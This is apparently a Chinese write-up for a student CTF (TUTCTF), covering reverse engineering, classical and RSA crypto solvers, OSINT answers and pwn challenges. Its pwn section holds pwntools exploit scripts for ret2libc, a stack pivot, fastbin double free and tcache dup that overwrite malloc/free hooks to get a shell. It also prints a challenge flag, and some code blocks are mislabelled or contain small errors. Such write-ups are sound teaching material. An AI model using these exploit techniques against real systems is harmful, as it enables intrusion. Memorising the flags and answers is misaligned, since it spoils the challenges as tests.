seg000:0000000000000033                 shl     eax, 4
seg000:0000000000000036                 add     eax, esi
seg000:0000000000000038                 lea     r15d, [rdx+r8]
seg000:000000000000003C                 xor     eax, r15d
seg000:000000000000003F                 mov     r15d, edx
seg000:0000000000000042                 shr     r15d, 5
seg000:0000000000000046                 add     r15d, ebx
seg000:0000000000000049                 xor     eax, r15d
seg000:000000000000004C                 add     ecx, eax
seg000:000000000000004E                 sub     r8d, 466186C9h
seg000:0000000000000055                 mov     eax, ecx
seg000:0000000000000057                 shl     eax, 4
seg000:000000000000005A                 add     eax, r11d
seg000:000000000000005D                 lea     r15d, [rcx+r8]
seg000:0000000000000061                 xor     eax, r15d
seg000:0000000000000064                 mov     r15d, ecx
seg000:0000000000000067                 shr     r15d, 5
seg000:000000000000006B                 add     r15d, r10d
seg000:000000000000006E                 xor     eax, r15d
seg000:0000000000000071                 add     edx, eax
seg000:0000000000000073                 add     r9d, 1
seg000:0000000000000077
seg000:0000000000000077 loc_77:                                 ; CODE XREF: seg000:00000000000000B9↓j
seg000:0000000000000077                 cmp     r9d, 1Fh
seg000:000000000000007B                 jle     short loc_31
seg000:000000000000007D                 mov     [r14], ecx
seg000:0000000000000080                 mov     [r12], edx
seg000:0000000000000084                 add     ebp, 2
seg000:0000000000000087
seg000:0000000000000087 loc_87:                                 ; CODE XREF: seg000:000000000000002F↑j
seg000:0000000000000087                 cmp     ebp, 7
seg000:000000000000008A                 jg      short loc_BB
seg000:000000000000008C                 movsxd  rax, ebp
seg000:000000000000008F                 lea     r14, [r13+rax*4+0]
seg000:0000000000000094                 mov     ecx, [r14]
seg000:0000000000000097                 lea     r12, [r13+rax*4+4]
seg000:000000000000009C                 mov     edx, [r12]
seg000:00000000000000A0                 mov     esi, [rdi]
seg000:00000000000000A2                 mov     ebx, [rdi+4]
seg000:00000000000000A5                 mov     r11d, [rdi+8]
seg000:00000000000000A9                 mov     r10d, [rdi+0Ch]
seg000:00000000000000AD                 mov     r9d, 0
seg000:00000000000000B3                 mov     r8d, 0
```

```
seg000:00000000000000B3                 mov     r8d, 0
seg000:00000000000000B9                 jmp     short loc_77
seg000:00000000000000BB ; -----------------------------------------------------------------------------
seg000:00000000000000BB
seg000:00000000000000BB loc_BB:                                 ; CODE XREF: seg000:000000000000008A↑j
seg000:00000000000000BB                 pop     rbx
seg000:00000000000000BC                 pop     rsi
seg000:00000000000000BD                 pop     rdi
seg000:00000000000000BE                 pop     rbp
seg000:00000000000000BF                 pop     r12
seg000:00000000000000C1                 pop     r13
seg000:00000000000000C3                 pop     r14
seg000:00000000000000C5                 pop     r15
seg000:00000000000000C5 seg000          ends
seg000:00000000000000C5
seg000:00000000000000C5
seg000:00000000000000C5                 end
```

(5) 可知是一个TEA，下面就简单了：

C++

```cpp
#include <stdio.h>
#include <stdint.h>

void decrypt(uint32_t *v, uint32_t *k)
{
    for (int i = 0; i < 8; i += 2)
    {
        uint32_t delta = 0xb99e7937;
        uint32_t v0 = v[i], v1 = v[i + 1], sum = delta * 32;
        uint32_t k0 = k[0], k1 = k[1], k2 = k[2], k3 = k[3];
        for (int j = 0; j < 32; j++)
        {
            v1 -= ((v0 << 4) + k2) ^ (v0 + sum) ^ ((v0 >> 5) + k3);
            sum -= delta;
            v0 -= ((v1 << 4) + k0) ^ (v1 + sum) ^ ((v1 >> 5) + k1);
        }
        v[i] = v0;
        v[i + 1] = v1;
    }
}

int main(int argc, const char *argv[])
{
    // b64decode(b'M0EVk4axKRsXVUSramrA4wfg5xarslKPxZgP3WVYDOY=')
    uint8_t str[33] = {
        0x33, 0x41, 0x15, 0x93, 0x86, 0xb1, 0x29, 0x1b, 0x17, 0x55, 0x44, 0xab, 0x6a, 0x6a, 0xc0, 0xe3, 0x7, 0xe0, 0xe7, 0x16, 0xab, 0xb2, 0x52, 0x8f, 0xc5, 0x98, 0xf, 0xdd, 0x65, 0x58, 0xc, 0xe6, 0x0
    };
    // b64decode(b"Z0UjAe/Nq4mYutz+EDJUdg==")
    uint32_t keys[] = {0x01234567, 0x89abcdef, 0xfedcba98, 0x76543210};
    decrypt((uint32_t*)str, keys);
    for (int i = 0; i < 32; i++)
    {
        str[i] ^= 0xAb;
    }
    printf("%s\n", (char*)str);
    return 0;
}
```

crypto (crypto如果有疑问，可以联系群内管理员)

Baby_Crypto

Python

```python
//generate.py

flag = '密钥是：我爱学生创新实践中心'
text = ''

def cypher(v):
    key = 12
    ret = hex(ord(v)+key).upper().replace('0X', '\\u')
    return ret.encode('utf-8').decode("unicode_escape")

for i in flag:
    text += cypher(i)

print(text)

```

Python

```python
//解密.py

text = '寒钱昻Ｆ戝爽孲甫刧於宪踁丹忏'

def cypher(v, key):
    ret = hex(ord(v)+key).upper().replace('0X', '\\u')
    return ret.encode('utf-8').decode("unicode_escape")

for key in range(-20, 20):
    flag = ''
    for i in text:
        flag += cypher(i, key)
    print(flag)
```

凯撒升级

Python

```python
//generate.py

def encrypt(message, key):
    tmp_text = ''
    keylen = len(key)
    tmp_key = key.upper()
    i = 0
    for c in message:
        if not c.isalpha():
            tmp_text += c
        else:
            if c.isupper(): a = 'A'
            else: a = 'a'
            tmp_text += chr(ord(a)+((ord(c)-ord(a)) + (ord(tmp_key[i])-ord('A')))% 26)
            i += 1
            if i == keylen: i = 0
    return tmp_text

# 测试
def main():
    message = "Cryptography is the study of secure communications techniques that allow only the sender and intended " \
              "recipient of a message to view its contents. The term is derived from the Greek word kryptos, which means " \
              "hidden. It is closely associated to encryption, which is the act of scrambling ordinary text into what's " \
              "known as ciphertext and then back again upon arrival. In addition, cryptography also covers the obfuscation of " \
              "information in images using techniques such as microdots or merging. Ancient Egyptians were known to use " \
              "these methods in complex hieroglyphics, and Roman Emperor Julius Caesar is credited with using one of the " \
              "first modern ciphers."
    key = 'eabffcdabefbabaeefc'

    cipher_text = encrypt(message, key)

    print("加密前的文本是:", message)
    print("加密后的文本是:", cipher_text)

if __name__ == '__main__':
    main()
```

Python

Python

```
//解密.py

def c_alpha(cipher):   # 去掉非字母后的密文
    cipher_alpha = ''
    for i in range(len(cipher)):
        if (cipher[i].isalpha()):
            cipher_alpha += cipher[i]
    return cipher_alpha

# 计算cipher的重合指数
def count_CI(cipher):
    N = [0.0 for i in range(26)]
    cipher = c_alpha(cipher)
    L = len(cipher)
    if cipher == '':
        return 0
    else:
        for i in range(L):     #计算所有字母的频数，存在数组N当中
            if (cipher[i].islower()):
                 N[ord(cipher[i]) - ord('a')] += 1
            else:
                 N[ord(cipher[i]) - ord('A')] += 1
    CI_1 = 0
    for i in range(26):
        CI_1 += ((N[i] / L) * ((N[i]-1) / (L-1)))
    return CI_1

# 计算秘钥长度为 key_len 的重合指数
def count_key_len_CI(cipher,key_len):
    un_cip = ['' for i in range(key_len)]    # un_cip 是分组
    aver_CI = 0.0
    count = 0
    for i in range(len(cipher_alpha)):
        z = i % key_len
        un_cip[z] += cipher_alpha[i]
    for i in range(key_len):
        un_cip[i]= count_CI(un_cip[i])
        aver_CI += un_cip[i]
    aver_CI = aver_CI/len(un_cip)
    return aver_CI

## 找出最可能的前十个秘钥长度
def pre_10(cipher):
    M = [(1,count_CI(cipher))]+[(0,0.0) for i in range(49)]
    for i in range(2,50):
        M[i] = (i,abs(0.065 - count_key_len_CI(cipher,i)))
    M = sorted(M,key = lambda x:x[1])   #按照数组第二个元素排序
    M = sorted(M,key = lambda x:x[1])    #按照数组第二个元素排序
    for i in range(1,10):
        print (M[i])

# 猜测单个秘钥得到的重合指数
def count_CI2(cipher,n):     # n 代表我们猜测的秘钥，也即偏移量
    N = [0.0 for i in range(26)]
    cipher = c_alpha(cipher)
    L = len(cipher)
    for i in range(L):     #计算所有字母的频数，存在数组N当中
        if (cipher[i].islower()):
            N[(ord(cipher[i]) - ord('a') - n)%26] += 1
        else:
            N[(ord(cipher[i]) - ord('A') - n)%26] += 1
    CI_2 = 0
    for i in range(26):
        CI_2 += ((N[i] / L) * F[i])
    return CI_2

def one_key(cipher,key_len):
    key = ''
    un_cip = ['' for i in range(key_len)]
    cipher_alpha = c_alpha(cipher)
    for i in range(len(cipher_alpha)):     # 完成分组工作
        z = i % key_len
        un_cip[z] += cipher_alpha[i]
    for i in range(key_len):
        print (i)
        key += pre_5_key(un_cip[i])     ####这里应该将5个分组的秘钥猜测全部打印出来
    return key

## 找出前5个最可能的单个秘钥
def pre_5_key(cipher):
    M = [(0,0.0) for i in range(26)]
    for i in range(26):
        M[i] = (chr(ord('a')+i),abs(0.065 - count_CI2(cipher,i)))
    M = sorted(M,key = lambda x:x[1])    #按照数组第二个元素排序

    for i in range(5):
        print (M[i])

    return M[0][0]

def decrypt(message, key):
    tmp_text = ''
    keylen = len(key)
    tmp_key = key.upper()
    i = 0
    for c in message:
        if not c.isalpha():
            tmp_text += c
        else:
            if c.isupper(): a = 'A'
            else: a = 'a'
            tmp_text += chr(ord(a)+((ord(c)-ord(a)) - (ord(tmp_key[i])-ord('A')))% 26)
            i += 1
            if i == keylen: i = 0
    return tmp_text

F = [
0.0651738, 0.0124248, 0.0217339,
0.0349835, 0.1041442, 0.0197881,
0.0158610, 0.0492888, 0.0558094,
0.0009033, 0.0050529, 0.0331490,
0.0202124, 0.0564513, 0.0596302,
0.0137645, 0.0008606, 0.0497563,
0.0515760, 0.0729357, 0.0225134,
0.0082903, 0.0171272, 0.0013692,
0.0145984, 0.0007836
]        # 英文字符频率。
cipher = "Grzuyqjrbtmz it tli xvydz tk uhcvvj donmyrneetjtsu wedlsjqvew xmcx amqty rnmc yie terhjt ene nsvhneii seditmjpx " \
         "og f rgvsbkj uo wiia nvw cpsygqtt. Xmf tfrq mx firjajf irpq yie Hriip ysre pwastpw, biidh qifpw hjiigq. " \
         "Iu mx dlpsipd cwsphncwee xt fndrctyksn, xmnek it xmf adt sj xevangqkqg pvijnbrc xjzx ioyt ykau'w pooxn " \
         "ew hkthfwygat bri uhfn fehm egbns wsoo ewsiwap. Ms chdjynqq, cscuuohretma eltt hqyesw yie pbjyxeetjts qi " \
         "iojtsmbtmss kr inflgv utmsh tfclrnsyet xzek at qndrpdsxx qv mfwlkqg. Brhjeot Ikdrxibsx yhrf ospwo ts yxg " \
         "xhfxj ohtisit io csqunix injtrgmcuiids, eri Tsmbs Josessw Kumiyw Hcisbw nu frfhnuee wmxm wwiol tph og xmf " \
         "fjrwx rqhess hkshfvx."

cipher_alpha = c_alpha(cipher)
print("秘钥长度为:")
pre_10(cipher)
key_len = int(input('请输入密钥长度:'))    #输入猜测的秘钥长度
key = one_key(cipher,key_len)
print('最有可能的密钥为: %s' % key)
decrypted_text = decrypt(cipher, key)
print('解密结果为: %s' % decrypted_text)
```

baby_rsa

Lua

```lua
//generate.py

import sympy
from Crypto.Util.number import *

flag = b'TUTCTF{a5f0aafa7232985812ad0e1d77def4a9b6a59d4e}'
secret = b'ouihvn34820sngb2o283901ovnsi4e8'

assert (len(flag) == 48)

half = int(len(flag) / 2)

flag1 = flag[:half]
flag2 = flag[half:]

secret_num = getPrime(1024) * bytes_to_long(secret)

p = sympy.nextprime(secret_num)
q = sympy.nextprime(p)

N = p * q

e = 0x10001

F1 = bytes_to_long(flag1)
F2 = bytes_to_long(flag2)

c1 = F1 + F2
c2 = pow(F1, 3) + pow(F2, 3)
assert (c2 < N)

m1 = pow(c1, e, N)
m2 = pow(c2, e, N)

output = open('secret', 'w')
output.write('N=' + str(N) + '\n')
output.write('m1=' + str(m1) + '\n')
output.write('m2=' + str(m2) + '\n')
output.close()
```

Pwn

libc_yyds

- ret2libc,vuln函数中存在栈溢出，进行两次溢出，一次泄露puts地址，一次执行/bin/sh。需要栈对齐，在payload里加p64(ret)即可，：(，都想不到栈对齐略略略

  （flat可以了解一下，大概能省事吧？）

Prolog

```
from pwn import *
# p = process("")
p = remote()
libc = ELF("", checksec=False)
elf = ELF("", checksec=False)
context.arch = elf.arch

pop_rdi =
main_addr =
payload = "A"*0x20 + "B"*8 + flat(
    [
        pop_rdi, elf.got["puts"], elf.plt["puts"], main_addr
    ]
)

p.sendafter(": \n", payload)
libc.address = u64(p.recvline().strip().ljust(8, "\x00"))-libc.sym["puts"]

success("libc: 0x%x"%libc.address)

payload = "A"*0x20 + "B"*8 + flat(
    [
        pop_rdi, next(libc.search("/bin/sh")), libc.sym["system"]
    ]
)
p.send(payload)

p.interactive()
```

溢出！溢出！

- 使用gadget leave，ret；使 esp 指向bss段，在bss段上布置堆栈

Apache

```
from pwn import *
context.terminal = ['terminator', '-x', 'sh', '-c']
_remote = 1
if _remote:
    p = remote()
else:
    p = process("")
elf = ELF("")
libc = ELF("")

bss_adr     =
pop_rdi     =
pop_rbp     =
pop_rsi_r   =
leave_ret   =

puts_got    = elf.got["puts"]
puts_plt    = elf.plt['puts']
read_plt    = elf.plt["read"]

bss  = p64(pop_rbp) + p64(bss_adr+0x300) + p64(leave_ret)
bss  = bss.ljust(0x308, 'A')
bss += p64(pop_rdi) + p64(puts_got ) + p64(puts_plt)
bss += p64(pop_rsi_r) + p64(bss_adr+0x500) + "A"*8 + p64(pop_rdi) + p64(0) + p64(read_plt)
bss += p64(pop_rbp) + p64(bss_adr+0x500-8) + p64(leave_ret)
p.sendafter("Name:\n", bss)
payload = "A"*0x20 + p64(bss_adr - 8) + p64(leave_ret)

p.sendafter("Buffer:\n", payload)
leak = io.recvuntil("\n", drop=True)
leak = u64(leak.ljust(8, '\x00'))
base = leak - libc.sym["puts"]
success("libc: 0x%x"%base)
binsh = base + next(libc.search("/bin/sh"))
system = base + libc.sym["system"]
bss  = p64(pop_rdi) + p64(binsh) + p64(system)
p.send(bss)
p.interactive()
```

babyheap

- 前置知识点：

unsortedbin里面的chunk的fd和bk的值和libc有关。大于0x80的chunk被free后会被回收到unsortedbin中, 需要注意的是, 需要malloc(0x90), malloc(0x10), 然后再free 0x90, 否则的话, 大小为0x90的chunk会被直接回收到Top chunk中。

- 利用

  题目没有edit函数，但是delete函数存在uaf漏洞，可以先释放unsorted bin求出libc基地址，然后通过double free来修改malloc hook跳转到one_gadget

Python

```python
from pwn import *
local=1
if local==1:
        p=process('')
        elf=ELF('')
        libc=elf.libc
else:
        p=remote()
        elf=ELF('')
        libc=elf.libc

def add(size,content):
        p.sendlineafter(':','1')
        p.sendlineafter('size?',str(size))
        p.sendlineafter('content:',content)

def delete(idx):
        p.sendlineafter(':','2')
        p.sendlineafter('index?',str(idx))

def show(idx):
        p.sendlineafter(':','3')
        p.sendlineafter('index?',str(idx))

lg=lambda address,data:log.success('%s: '%(address)+hex(data))

add(0x50,'doudou0') #0
add(0x40,'douodu1') #1
add(0x40,'doudou5') #2
add(0x68,'doudou2') #3
add(0x68,'doudou3') #4
add(0x18,'doudou4') #5

delete(3)
delete(4)
delete(3)
add(0x68,p64(0x60208d))
add(0x68,'dd0')
add(0x68,'dd0')
add(0x68,'dd1')
add(0x60,p64(0)*2+'\xaa\xaa\xaa'+p64(elf.got['puts']))
show(2)

put=u64(p.recvuntil('\x7f')[-6:].ljust(8,'\x00'))
libcbase=put-libc.sym['puts']
one_g=[0x45216,0x4526a,0xf02a4,0xf1147]
malloc_hook=libcbase+libc.sym['__malloc_hook']
one_gadget=libcbase+one_g[3]
lg('libcbase',libcbase)

delete(6)
delete(7)
delete(6)
add(0x68,p64(malloc_hook-0x23))
add(0x68,'su')
add(0x68,'su1')
add(0x68,'a'*19+p64(one_gadget))
show(8)

p.sendlineafter(':','1')
p.sendlineafter('size?',str(1))

p.interactive()
```

easy_heap

- 一道tcache机制的题，简单来说就是类似fastbin一样的东西，每条链上最多可以有 7 个 chunk，free的时候当tcache满了才放入fastbin，unsorted bin，malloc的时候优先去tcache找。
- 漏洞点：

  程序有个off by null漏洞点，然后libc是2.27的（比赛忘说了，师傅们dbq，wuwuwu），所以存在tcache机制，当free 7个块tcache满了以后，第8，9，10个块就会放入unsorted bin中，利用off by null来free的时候向前合并，然后uaf泄漏libc地址，再利用tcache dup(类似double free)来对free_hook改写成one_gadget
- 利用过程

1. 通过off by null,造成chunk overlapping,泄漏Libc的地址

- 这里存在off by null 通过unstored bin就可以泄漏,但由于tcache的存在,需要注意
- 先申请10个chunk,释放3-9,填满tcache bin之后,再释放0,1,2编号的chunk进入unstored bin (这一步是为了构造出合法的presize)
- 再次申请7个chunk,清空tcache bin,之后再申请3个chunk,编号为7,8,9在0xb1的堆下面
- free(8)将编号8的chunk放入tcache
- 释放6个chunk,此时tcache bin满了,释放编号7的chunk,进入unstored bin

- 申请6个chunk,只留下tcache bin中的编号8的chunk,rm_tcache(6)
- add(0x78,‘8’),此时chunk 8,触发off by null将chunk 9的preinuse设置为0
- free(9),此时触发向前合并
- rm_tcache(7),清空tcahce bin, add(2,‘a’) 即chunk 7
- show(7),泄漏libc的地址,则onegadget地址以及free_hook的地址就有了
- add(0x2,‘b’),之后内存中只有一个ustored bin 即chunk 9
- free(7),先往tcache bin中放入一个bin
- free(9),紧接着触发 tcache dup

2. 通过tcache dup,将free_hook,修改为onegadget

Apache

```
from pwn import *
#p = process('./easy_heap')
p = process(['./easy_heap'],env={"LD_PRELOAD":"./libc64.so"})
context.log_level = 'debug'

def add(size,cont):
    p.sendlineafter('> ','1')
    p.sendlineafter('> ',str(size))
    p.sendlineafter('> ',cont)


def free(index):
    p.sendlineafter('> ','2')
    p.sendlineafter('>',str(index))

def show(index):
    p.sendlineafter('> ','3')
    p.sendlineafter('> ',str(index))

def exit():
    p.sendlineafter('> ','4')

def add0():
    p.sendlineafter('> ','1')
    p.sendlineafter('> ','0')

def fill_tcache(start,end):
    for i in range(start,end,1):
        free(i)

def rm_tcache(num):
    for i in range(num):
        add0()
```

```

for i in range(10):
    add0()

#fill tcache
fill_tcache(3,10)

free(0)
free(1)
free(2)

#add chunk0-6
rm_tcache(7)

add(0x2,'7')
add(0x2,'8')
add(0x2,'9')

#tcache full
free(8) #last tcache  bin
fill_tcache(0,6)

#unstored bin
free(7)

#only left chunk8
rm_tcache(6)

# set chunk9 preinuse = 0
add(0xf8,'8')
fill_tcache(0,7)

#triger overlap
free(9)
#gdb.attach(p)
rm_tcache(7)
add(0x1,'a')

show(7)
libc_base = u64(p.recvuntil('\x7f')[-6:].ljust(8,'\x00')) - 0x3ebca0
log.success('libc_base=>'+hex(libc_base))
libc = ELF('./libc64.so')
one = libc_base + 0x4f322
free_hook = libc_base + libc.sym['__free_hook']
log.success('one=>'+hex(one))
log.success('free_hook=>'+hex(free_hook))

add(0x2,'c')
add(0x2,'c')
#gdb.attach(p)
free(7)
free(9)

add(0x10,p64(free_hook))
fill_tcache(0,7)
rm_tcache(7)
#add(0x10,'d')
add(0x10,p64(one))
free(0)

#pause()
#gdb.attach(p)
p.interactive()
```


osint

Where_1s_She

下载附件得到一个qq号，空间中有一张小学照片，可以查询到在四川省德阳市

The river of Sakura

我们把题目名字放到Google一搜就能看到答案。。。



The river of Sakura

找到约 26,400,000 条结果 （用时 0.43 秒）

Meguro River (目黒川) is one of the most popular places to see cherry blossoms in Tokyo. It's located in Nakameguro area which is near Shibuya, central of Tokyo. The best highlight of Meguro River Cherry Blossoms is over 800 cherry trees lined for about 4 km along the river which displays the spectacular view. 2022年2月9日

https://jw-webmagazine.com › Season › Spring

不搜的话，这个图片去Google搜图，也能看到类似的，再结合Google地图去判断，麻烦点，也能找到这条河。